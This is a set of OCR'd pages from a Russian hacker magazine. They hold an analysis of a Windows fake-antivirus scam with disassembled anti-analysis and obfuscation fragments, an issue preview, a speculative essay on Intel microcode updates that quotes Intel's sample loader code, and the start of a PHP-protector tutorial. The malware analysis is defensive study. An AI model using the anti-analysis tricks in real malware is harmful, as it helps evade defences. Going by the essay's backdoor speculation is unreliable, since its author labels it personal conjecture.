


Рис. 7. Особый цинизм — ключи регистрации для фейкового авера!




Рис. 8. Порождение больной фантазии авторов — жесткий диск не читается, плохо вращается, а оперативная память мощно перегревается




Рис. 9. Назойливое окошко FakeAV достает пользователя

FAKEAV, НО ДЛЯ PC

Разберем FakeAV под царя царей всех платформ — PC (если что, панегирики в адрес PC добавил редактор, Вячеслав не виноват, не бейте его! — Прим. ред.). Сам зловред состоит из одного файла «LTWm4azlb5tgc.exe». Никакой россыпи ресурсов в отдельных файлах, исполняемых модулей под разные платформы и прочих вещей, присутствовавших в версии под Mac, здесь нет.

Итак, фальшивый антивирус после запуска самоудаляется из исходной директории и копируется в %appdata%. После перезагрузки он начинает интенсивно «сканировать» систему и находит кучу угроз. Только в данном случае идет упор не на вирусы и трояны, а на целостность «железа» (рис. 8).

Невооруженным глазом видна абсурдность найденных «угроз». Естественно — чтобы вылечить систему, надо купить полную версию System check. Мало того что этот зловред и так находит кучу ошибок, он еще и не оставляет жертву в покое, показывая дополнительные всплывающие окна (рис. 9).

Если попытаться купить это убожество, то откроется окно — внешне оно очень сильно напоминает окно IE, но на самом деле им не является. Грамотно прорисован «замок» и зеленый фон в адресной строке, означающий, что установлено корректное SSL-соединение (рис. 10).

Разумеется, в этом случае не может быть и речи о том, что данные о банковской карте останутся в безопасности. Сам файл, конечно же, защищен криптором. Однако по точке входа располагается стандартный рантайм Microsoft Visual Studio, если в настройках указать сборку консольного приложения. По-видимому, это сделано для того, чтобы файл выглядел более «нормально». А в коде main'a располагается несколько антиантивирусных трюков на основе API-функций:

```
push    ebp
mov     ebp,esp
sub     esp,010
push    0
push    0
push    0
push    0
call    MkParseDisplayName
mov     [ebp][-00C],eax
cmp     d,[ebp][-00C],080070057

jnz     .000401856
```




Рис. 10. Ненастоящий антивирус рисует окошко с липовым IE и пытается украсть у нас настоящую карточку



Рис. 11. Большое количество графических файлов, образующее интерфейс этого... эээ... антивируса

Весь код подвергнут неслабой обфускации: применяется большое количество перебросов между регистрами и памятью и бессмысленных логических/арифметических операций:

```
3DCA000000          cmp     eax,0000000CA
750D                jnz    .000402A8C
0FBE4D0C            movsx   ecx,b,[ebp][00C]
0FBE55F4            movsx   edx,b,[ebp][-00C]
0BCA                or      ecx,edx
884DF4              mov     [ebp][-00C],cl
0FBF4510            movsx   eax,w,[ebp][010]
0FBF4D08            movsx   ecx,w,[ebp][8]
23C1                and     eax,ecx
8845F4              mov     [ebp][-00C],al
C745F89C000000      mov     d,[ebp][-8],00000009C
0FBF5510            movsx   edx,w,[ebp][010]
8B45F8              mov     eax,[ebp][-8]
03C2                add     eax,edx
8945F8              mov     [ebp][-8],eax
0FBF4D10            movsx   ecx,w,[ebp][010]
8B55F8              mov     edx,[ebp][-8]
2BD1                sub     edx,ecx
8955F8              mov     [ebp][-8],edx
66C705E8D74C000C00  mov       w,[0004CD7E8],0000C
0FBF4508            movsx   eax,w,[ebp][8]
83F879              cmp     eax,079 ;'y'
7417                jz     .000402AE1
```

Радует, что без проблем удалось сдампить этот зловред и посмотреть на «чистое» содержимое файла. В нем оказалось аж 133 PNG'шки и одна GIF'ка. В этих изображениях содержится весь интерфейс зловреда (рис. 11).


Таков он, FakeAV под винду. Сразу видно, что у писишных вирмейкеров больше опыта за плечами, — в коде явно заметны попытки защититься от исследования.

ЗАКЛЮЧЕНИЕ

Разобранные нами примерчики вовсе не казуистика — такие программы очень распространены сейчас в США и Западной Европе. Все они предлагают жертвам оплату с помощью пластиковых карт. Оно и понятно: у большинства жителей этих регионов есть карты и люди умеют ими расплачиваться. К тому же многие не сочтут это за обман и не пойдут ни в банк, ни в полицию, что, конечно же, на руку мошенникам. ⌶

Preview


КОДИНГ



84

ЧЕРНЫЕ ДЫРЫ ПОД БЕЛЫМИ ПЯТНАМИ
Увлекательное рассуждение автора о том, что производители материнских плат и процессоров играют в нечестную игру, ограничивая доступ к своей документации. Если принять некоторые допущения, получается, что существующий механизм обновления микрокода позволяет фактически подправить алгоритм работы любой команды процессора. А это не документированные нигде функции, которые могут делать что угодно! Что это — просто мысли автора или и правда теория заговора? Предлагаем тебе решить самому.

КОДИНГ



88


PHP-ПРОТЕКТОР
Последнее слово в разработке плагинов для PHP — это Zend-экстеншены. Разбираемся с ними на практике: пишем свой протектор PHP-файлов.

UNIXOID





ЛИПОСАКЦИЯ ДЛЯ ПИНГВИНА
Можно ли заставить Linux работать на самых доисторических и низкопроизводительных системах? Да, если избавить тукса от лишнего жира.



110

НАЗЛО РЕКОРДАМ
Изумительные достижения в сфере свободного программного обеспечения, о которых рассказывают друзьям, ретвитят и ставят по тысяче «лайков».

SYN/ACK






ОБЛАЧНЫЙ СЛОН
Для построения кластеров такие гиганты, как Facebook и Yahoo, используют мощнейший инструмент Hadoop. Попробуем и мы собрать свой собственный кластер.





СЕТЕВЫЕ НАБЛЮДАТЕЛИ
Если у тебя парк из нескольких десятков компьютеров и сетевых устройств, то без удобного средства мониторинга не обойтись. Но какое решение выбрать?

СЦЕНА





МИР КАТИТСЯ В SOPA
Это статья-размышление об интеллектуальной собственности, копирастах и законопроектах PIPA и SOPA, которые могут сильно изменить наш мир.



МИКРОКОД В ПРОЦЕССОРАХ И ТЕОРИЯ ЗАГОВОРА

Современные программисты, даже самого высокого уровня, плохо представляют реальную работу вычислительной системы. Да, где-то там бегают битики, байтики, какие-то триггеры и прочая «муть» переключается, но все это от них далеко. Нынче программируют информационные объекты, а не конкретные кусочки кремния.

Программирование на ассемблере стало редкостью, кто-то даже считает, что это умерший язык, и смотрит на него снисходительно. Зря: настоящие программисты, которые программируют, а не пишут некий абстрактный текст, всегда знают, что стоит за каждой строчкой исходника и как это будет работать в кремнии.

Для подавляющего большинства людей, считающих себя программистами, процессор — это некий фантомный объект с условными характеристиками и свойствами, среди которых главными являются абстрактные Гигагерцы и Ядра — чем их больше, тем лучше. Этим знания и ограничиваются. Хотя нет, многие еще знают, что Intel лучше AMD…

Собственно, такое вступление было сделано только для одного — чтобы объяснить, почему техническая документация по архитектуре вычислительных систем неинтересна основной массе программистов. Каков интерес, таков и уровень изложения материала. В последнее время техническая документация на процессоры, чипсеты, периферийные контроллеры стала фрагментарна, во многих случаях она превратилась в отписки, а иногда уже встречается и прямая фальсификация (как в случае с vPro/AMT, например).

С другой стороны, реальная техническая информация перешла в разряд конфиденциальной, а кое-где и секретной информации. Доступ к ней открыт только избранным и доверенным партнерам, а для прочих за процедурой получения доступа зачастую стоит вопрос: для чего тебе это нужно? И как только на него дается ответ, все контакты обрываются. По крайней мере, такая практика действует в отношении России.




Рис. 1. Схема обновления микрокода из документации Intel

Если сомневаешься, предлагаю зайти на официальный сайт компании Intel для разработчиков. Там есть списки документов, доступных для скачивания, возле многих из них изображен маленький замочек. Для доступа к этим документам нужно пройти регистрацию. Попытайся зарегистрироваться, и тогда все тебе станет ясно.

В России эту процедуру не смог пройти даже уважаемый академический Институт системного программирования РАН (ИСП РАН). А это только уровень так называемых желтых страниц, есть еще уровень красных страниц, есть и более конфиденциальные уровни…

Сразу после такого вступления появляется соблазн начать говорить о недокументированных возможностях, бэкдорах, но статья не об этом. Даже в доступной документации есть информация, которая непостижимым образом проходит мимо людей, профессионально занимающихся информационной безопасностью.

Начну издалека. У многих серьезных программистов случалось так, что внешне абсолютно корректно написанный код по непонятной причине не хочет работать. Начинают разбираться, выходят на конкретные цепочки команд и понимают, что они работают в этой последовательности неправильно. Такое в большинстве случаев (у меня, по крайней мере) происходит на оборудовании Intel.

Несколько раз я сам натыкался на подобные «непрухи», но после переноса «сбойного» процессора на другую материнскую плату либо после обновления BIOS ситуация приходила в норму, все начинало работать корректно.

Многие, наткнувшись на похожие трудности, наверняка на этом успокаивались, в лучшем случае переписывали сбойный участок кода и продолжали работать, более не задумываясь о причинах такого поведения процессора.

Похоже, с подобной проблемой столкнулся и небезызвестный Крис Касперски. В 2008 году он объявил, что обнаружил некорректное выполнение команд на процессорах Intel, которое приводило к появлению бэкдоров в сетевом доступе к вычислительной установке. Вот выдержка из новостной ленты того времени:

18.07.2008
Касперски взломал процессоры Intel
«Процессоры содержат недоработки, которые позволяют использовать уязвимости как непосредственно сидя за компьютером, так и дистанционно, вне зависимости от установленных обновлений и приложений», — говорит Касперски.

На конференции Hack In The Box в Малайзии он планирует продемонстрировать техники взлома при помощи кода на JavaScript, а также потока TCP/IP-пакетов. Специалист по безопасности пообещал открыть написанный им код для всех желающих.

Своего обещания он, к сожалению, не сдержал — ни подробного рассказа, ни демонстрации техники взлома так и не последовало. По неизвестной причине автор горячей новости на конференции не выступил.

Я же, как и всякий русский, наступив на эти «грабли» в третий раз, решил наконец разобраться с этими регулярно возникающими проблемами досконально.

Немного специальной информации. То, чем мне пришлось заняться, называется верификацией. Эта работа требует инженерных навыков и специальных знаний. Сложность верификации в том, что современные процессоры — это конвейерные устройства, обрабатывающие несколько команд одновременно. Как правило, ошибки выполнения команд возникают именно в конвейерном режиме. В режиме выполнения единственной команды (шаговый режим в отладчике, к примеру) их обычно нет, поскольку такие очевидные ошибки вылавливаются на этапе тестирования чипов.

Для верификации используются специальные средства, из доступных и бесплатных есть только официальный эмулятор AMD «SimNow», правда, он предназначен исключительно для продукции AMD и верификатором его можно назвать только условно. Для процессоров Intel даже таких ручных средств нет, их приходится каждый раз писать самому под конкретную задачу. Вообще, лучше использовать аппаратный отладчик, но в Россию они не поставляются.

В результате титанических усилий я уперся в конкретный MSR с номером 8Bh, именно содержимое этого регистра в моем конкретном случае определяло неправильное выполнение цепочки команд.

MSR — это моделезависимые системные регистры, их в процессорах множество — никак не менее двух-трех сотен. Из названия ясно, что их функции зависят от конкретной модели процессора. Многие из них со временем превратились в моделенезависимые регистры, и они присутствуют во всех процессорах и выполняют одну и ту же функцию.

Именно к этой категории относился MSR под номером 8Bh. Он присутствует во всех без исключения процессорах фирмы Intel и называется «IA32_BIOS_SIGN_ID» или, более понятно, «BIOS Update Signature», а по-русски «Регистр обновленной сигнатуры Биос». Собственно к Биосу этот регистр имеет косвенное отношение, название только запутывает.

Оказалось, что значение в этом регистре определяло корректность выполнения машинных команд процессора. Полез в документацию почитать про этот MSR и долго матерился —

Example 9-8. Assembly Code Example of Simple Microcode Update Loader

```
mov   ecx,79h              ; MSR to read in ECX
xor   eax,eax              ; clear EAX
xor   ebx,ebx              ; clear EBX
mov   ax,cs                ; Segment of microcode update
shl   eax,4
mov   bx,offset Update     ; Offset of microcode update
add   eax,ebx              ; Linear Address of Update in EAX
add   eax,48d              ; Offset of the Update Data within the Update
xor   edx,edx              ; Zero in EDX
WRMSR                     ; microcode update trigger
```

Рис. 2. Простейший пример кода, обновляющего микрокод

классический пример «силы заднего ума». Вместо того чтобы тратить время на эти исследования, можно было просто внимательно прочитать документацию: несмотря на ее объем, это было бы быстрее и, главное, полезнее. Все написано в документации (Vol. 3A, глава 9.11 «Microcode update facilities»), и все предельно логично.

В этой главе речь идет об официальном механизме обновления микрокода в центральных процессорах Intel. В официальной документации AMD на современные процессоры упоминаний о такой возможности нет, но это не значит, что и самого механизма обновления микрокода нет. Такой механизм описан на официальном сайте AMD, там же имеются сами патчи микрокода. Механизмы обновления микрокода у обоих производителей практически одинаковы, различия только в номерах используемых для этой процедуры MSR и структуре патча.

Но вернемся к продукции Intel. Вот как она описывает этот механизм:

9.11 MICROCODE UPDATE FACILITIES

The Pentium 4, Intel Xeon, and P6 family processors have the capability to correct errata by loading an Intel-supplied data block into the processor. The data block is called a microcode update. This section describes the mechanisms the BIOS needs to provide in order to use this feature during system initialization. It also describes a specification that permits the incorporation of future updates into a system BIOS.

Intel considers the release of a microcode update for a silicon revision to be the equivalent of a processor stepping and completes a full-stepping level validation for releases of microcode updates.

A microcode update is used to correct errata in the processor. The BIOS, which has an update loader, is responsible for loading the update on processors during system initialization (Figure 9-7). There are two steps to this process: the first is to incorporate the necessary update data blocks into the BIOS; the second is to load update data blocks into the processor.

Немного теории, чтобы ввести в курс дела. Процессоры архитектуры x86-64 имеют смешанное программно-аппаратное управление. Любая команда для процессора — это набор микроопераций, простые команды — это одна микрооперация, сложные команды могут состоять из сотен, а для некоторых современных команд — из тысяч микроопераций.

Это значит, что некоторые простые команды (типа арифметических, логических) процессор выполняет на комбинаторной логике за одну микрооперацию, фактически это аппаратное выполнение команды.

Более сложные команды состоят из цепочек микроопераций с условными переходами, циклами, прерываниями. Так вот, эти цепочки микроопераций и являются микропрограммами выполнения команд процессора. Это, конечно, очень поверхностное и упрощенное объяснение механизма выполнения команд на современных процессорах x86-64, но, думаю, суть понятна.

Все микропрограммы выполнения команд хранятся в самом процессоре, в специальной энергонезависимой памяти, и заливаются туда на этапе его изготовления. Но, как известно, у любого программиста на тысячу строк кода всегда найдется хотя бы одна ошибка, так что ошибки в микропрограммах бывают, и для оперативного их исправления используется механизм патчей.

Другими словами, содержимое памяти микропрограмм можно подправить уже на действующем оборудовании. Для этого используются специальные информационные блоки (microcode update). Intel предоставляет их всем производителям материнских плат, чтобы те включали их в собственные сборки BIOS.

Механизм обновления микрокода прост: каждый раз после подачи питания или после выдачи сигнала сброса (Reset) необходимо загрузить патч во все процессорные ядра. Другими словами, текущие патчи не сохраняются в энергонезависимой памяти, и их нужно каждый раз перезаписывать.

В структуре патча выделяются три части, расположенные последовательно. Первая часть («Header» — размер 48 байт) и последняя (extended signature — размер 20 байт) описана в документации полностью, они представляют из себя набор полей идентификации типов процессора, для которых предназначен данный патч.

Самая главная часть — тело патча («Date» — размер не фиксирован) — не описана в документации, структура ее неизвестна. Именно эта часть содержит микропрограммы, которые замещают прошитые на этапе производства микропрограммы процессора. Intel не предоставляет никакой информации для того, чтобы узнать, хотя бы какие команды и режимы работы процессора подвергаются изменению.

Метод загрузки патча очень прост. Для этого используется единственный MSR 079h (официальное название «BIOS Update Trigger»), его можно только записывать, прочитать из него информацию невозможно.

Как видно из примера (рис. 2), в документации обновление микрокода происходит после записи в MSR 79h стартового адреса памяти, с которого размещен Data-блок патча. Пример реализован для реального режима работы процессора (для BIOS), но эту же операцию можно выполнять и в любом другом режиме работы процессора.

Единственный способ узнать результат загрузки патча — это прочитать текущую версию патча, для чего используется специальный MSR 8bh. Если патч успешно загрузился, то его новый номер можно прочесть из этого регистра. Если регистр содержит нулевую ин-

Example 9-9. Assembly Code to Retrieve the Update Revision

```
MOV   ECX, 08BH          ;IA32_BIOS_SIGN_ID
XOR   EAX, EAX           ;clear EAX
XOR   EDX, EDX           ;clear EDX
WRMSR                    ;Load 0 to MSR at 8BH
MOV   EAX, 1
cpuid
MOV   ECX, 08BH           ;IA32_BIOS_SIGN_ID
rdmsr                     ;Read Model Specific Register
```

If there is an update active in the processor, its revision is returned in the EDX register after the RDMSR instruction executes.

IA32_BIOS_SIGN_ID	Microcode Update Signature Register
MSR Address:	08BH Accessed as a Qword
Default Value:	XXXX XXXX XXXX XXXXh
Access:	Read/Write

Рис. 3. Пример чтения текущего номера патча (из документации), метод достаточно хитрый

```
0000 002A   00 00 00 00   00 00 00 00
0000 002E   00 00 00 00   00 00 00 00
0000 0033   00 00 00 00   00 00 00 00
0000 0034   8D 08 00 00   00 00 00 00
0000 0035   04 00 04 00   00 00 00 00
0000 003A   07 00 00 00   00 00 00 00
0000 003E   01 00 00 00   00 00 00 00
0000 008B   00 00 00 00   17 00 00 00
0000 009B   00 00 00 00   00 00 00 00
0000 00C1   00 00 00 00   00 00 00 00
0000 00C2   00 00 00 00   00 00 00 00
0000 00C3   00 00 00 00   00 00 00 00
0000 00C4   00 00 00 00   00 00 00 00
0000 00C5   00 00 00 00   00 00 00 00
------------------------------------
1-Exit  F2-Read  F3-Modif
```

Рис. 4. Фото сделано до загрузки операционной системы, редактор собственного изготовления




Рис. 5. Значение того же MSR 8bh, но после загрузки ОС, используется стандартный дамп моделенезависимых регистров в Сандре




Рис. 6. Пример файла обновления микрокода операционной системы Windows




Рис. 7. Регистры идентификации TPM-модуля на моей машине

формацию, то никаких патчей не загружено.

Как видно из примера (рис. 3), для корректного чтения текущей версии патча требуется сначала обнулить MSR 8bh, затем выполнить команду CpuId с значением EAX=1, и только после этого, прочитав данный MSR, мы найдем в регистре EDX номер текущего патча.

Предполагается (так сказано в документации), что процедура обновления микрокода производится из BIOS, но нет никаких ограничений на ее проведение и во время последующей работы процессора. Другими словами, патчить микропрограмму процессора можно до бесконечности и во время работы операционной системы. Блокировок режима обновления микрокода в аппаратуре процессора не предусмотрено. А вот это уже некорректно и попахивает бэкдором, скрытым под недокументированными возможностями.

Переводя на общепонятный язык: имеется возможность в любой момент подправить алгоритм работы любой команды процессора таким образом, чтобы она выполняла недокументированную функцию. Нужно только знать структуру информационного блока, и тогда из любой процессорной команды можно будет сотворить совершенно иную, собственную, по своему вкусу и разумению.

Посмотрим, как это реализовано «вживую», на конкретной вычислительной системе. Для этого я разработал специальный редактор, выполняющийся до загрузки ОС (рис. 4). MSR 8bh имеет значение 17h.

Если посмотреть на MSR 8bh уже после загрузки ОС, используя стандартный дамп моделенезависимых регистров в Сандре, то получаем другое значение (рис. 5). В регистре содержится 0a3h.

Видно, что значение текущего патча микрокода изменилось. Что это? Ошибка в рассуждениях? Нет, конечно, просто все современные ОС имеют специальный модуль обновления прошивок микрокода центрального процессора, и во время загрузки ОС микрокод обновляется из файла, предоставляемого Intel.

Вот пример такого файла обновления микрокода операционной системы Windows.

Intel регулярно распространяет официальные обновления микрокода (рис. 6), но описания структуры патча в этих бюллетенях нет, это закрытая информация. Нет даже списка исправленных ошибок либо добавленных оптимизаций. С файлом обновления микрокода идет только информация об операционных системах, для которых он предназначен, и типов процессоров, которые поддерживаются этим патчем.

Но информация, тем более конфиденциальная, все равно что вода в решете, она так же может утекать и растекаться, а потом ее уже не собрать… Утечки конфиденциальной информации не редкость, во многих случаях это даже не утечка, а налаженный рабочий процесс. Так что можно с уверенностью говорить о том, что не только специалисты фирмы Intel владеют методами перепрограммирования процессоров. Показывать пальцем на тех, кто кроме них располагает информацией о таких методах, не будем, пальцем показывать некрасиво.

Патчи микрокода — это абсолютно белое пятно. Ни Intel, ни производители материнских плат, ни производители ОС не публикуют данные о номерах патчей и об ошибках, которые они закрывают. Даже Microsoft, от своего имени выпуская патч микрокода, не говорит ничего о том, для чего он нужен, — только обтекаемая фраза о более стабильной работе.

Еще одной проблемой становится BIOS материнских плат; там имеется патч микрокода для процессора, но кто гарантирует, что он корректен? Недобросовестное искажение его содержимого возможно и на этапе его создания в Intel, и на этапе заливки в BIOS при производстве материнской платы.

Кроме этого, патч может обновляться во время обновления BIOS материнской платы уже в процессе эксплуатации оборудования, да и просто заменить его в BIOS не проблема. Хоть какую-то гарантию давала бы цифровая подпись на патче, но ее наличие не предусмотрено в структуре блока обновления микропрограммы. Также невозможно блокировать функцию обновления микрокода аппаратно, она всегда доступна из нулевого кольца привилегий.

Возвращаясь к истории, связанной с обнаружением недокументированного поведения процессоров Intel, выявленного Крисом Касперски, можно предположить, что он столкнулся именно с багами микропрограмм. Были ли они умышленными, либо просто были банальными ошибками, неизвестно, да по большому счету уже и не важно. Сам этот уже подзабытый факт переводит, в общем-то, теоретические рассуждения в практическую сферу — такое возможно.

Вот так и получаются черные дыры ИБ, скрытые под белыми пятнами в технической документации, которую нам скармливают фирмы — производители оборудования.

А всего-то нужно начать грамотно работать с производителями в рамках государственной политики информационной безопасности (если она у нас имеется).

P.S. Материал для статьи готовился на машине производства HP, и, запустив сканер ресурсов системной шины, я обнаружил на ней активный TPM-модуль. Его регистры идентификации смотри на рис. 7. Этим кодам соответствует чип TPM-модуля SLB 96835 производства Infeneon. Насколько мне известно, законодательством запрещено ввозить и тем более использовать криптографические средства западного производства. А эта машинка была произведена на питерском заводе, который является совместным предприятием HP и Foxconn.

P.P.S. Все вышесказанное — лишь мои собственные размышления.]C

ПАТЧИ МИКРОКОДА — ЭТО АБСОЛЮТНО БЕЛОЕ ПЯТНО. НИКТО НЕ ПУБЛИКУЮТ ДАННЫЕ О НОМЕРАХ ПАТЧЕЙ И ОБ ОШИБКАХ, КОТОРЫЕ ОНИ ЗАКРЫВАЮТ.

Николай «M0r1arty» Нежинский (moriarty@front.ru)



РАЗБИРАЕМСЯ В РАБОТЕ ZEND-ЭКСТЕНШЕНОВ И МУТИМ СВОЙ PHP-ПРОТЕКТОР

PHP-ПРОТЕКТОР

DVD

Сегодня на диске только исходник, зато какой!

В предыдущих статьях мы уже рассмотрели плагинную систему движка PHP с ракурсов написания PHP-экстеншенов и SAPI. Но есть еще и третья сторона. Сегодня будем втыкать в кодинг так называемых zend_extensions на примере создания протектора PHP-файлов. Приготовься, будет интересно, но сложно.

Надеюсь, ты прочел предыдущие мои статьи по разработке плагинов для PHP — информация из них очень пригодится, чтобы разобраться в этом материале. Также рекомендую прочесть статьи «PHP-дайвинг» (www.xakep.ru/post/56672) и «Zend Guard под хакерским прицелом» (www.xakep.ru/magazine/xa/091/090/1.asp).

Как и следует из названия, zend-экстеншены — это вид плагинов, предназначенный для расширения движка Zend. Здесь ты не увидишь добавления новых функций и классов для интерпретатора. Не будем, впрочем, голословными и посмотрим на структуру, описывающую данный вид расширений:

